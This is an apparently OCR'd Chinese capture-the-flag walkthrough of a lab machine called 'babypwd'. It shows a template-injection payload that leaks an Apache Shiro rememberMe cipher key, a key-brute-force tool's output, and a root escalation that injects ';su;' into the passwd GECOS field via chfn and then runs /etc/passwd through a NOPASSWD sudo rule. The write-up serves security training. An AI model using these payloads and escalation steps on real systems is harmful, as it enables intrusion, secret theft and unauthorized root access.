
获取shirokey

```
POST /monitor/cache/getNames HTTP/1.1
Host: 192.168.2.25:1025
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: JSESSIONID=d8689b93-8aa3-4de2-ae23-440b58d3421d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 207

fragment=__|$${#response.getWriter().print(@securityManager.getClass().forName('java.util.Base64').getMethod('getEncoder').invoke(null).encodeToString(@securityManager.rememberMeManager.cipherKey))}|__::.x
```

回显

```
HTTP/1.1 200
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Date: Mon, 22 Dec 2025 07:55:42 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 24

1sEUwe265k3w69VLddWW6Q==
```



GET 目标地址 192.168.2.25:1025 超时设置/s 10

请求头 Abc: 123 POST数据 a=123

关键字 rememberMe 指定密钥 1sEUwe265k3w69VLddWW6Q== ☑ AES GCM

利用链 CommonsBeanutilsString 回显方式 TomcatEcho

```
[++] 存在shiro框架!
[++] 找到key：1sEUwe265k3w69VLddWW6Q==
[+] 爆破结束
```

key有效但是没链子能用

提权

```
Hungry@babypwd:~$ sudo -l
Matching Defaults entries for Hungry on babypwd:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Hungry may run the following commands on babypwd:
    (ALL) NOPASSWD: /etc/passwd
```

sudo可以执行passwd，其中有一条可控

```
Hungry@babypwd:~$ chfn -h ';su;'
Password:
Hungry@babypwd:~$ cat /etc/passwd | grep Hungry
Hungry:x:1000:1000:,,,;su;:/home/Hungry:/bin/bash
```

执行即可

```
Hungry@babypwd:~$ sudo /etc/passwd
/etc/passwd: 1: /etc/passwd: root:x:0:0:root:/root:/bin/bash: not found
/etc/passwd: 27: /etc/passwd:
redis:x:107:114::/var/lib/redis:/usr/sbin/nologin: not found
/etc/passwd: 28: /etc/passwd: Hungry:x:1000:1000:,,,: not found
root@babypwd:/home/Hungry#
```

flag

```
root@babypwd:/home/Hungry# cat /root/root.txt /home/Hungry/user.txt
flag{root-63a9f0ea7bb98050796b649e85481845}
flag{user-ee11cbb19052e40b07aac0ca060c23ee}
```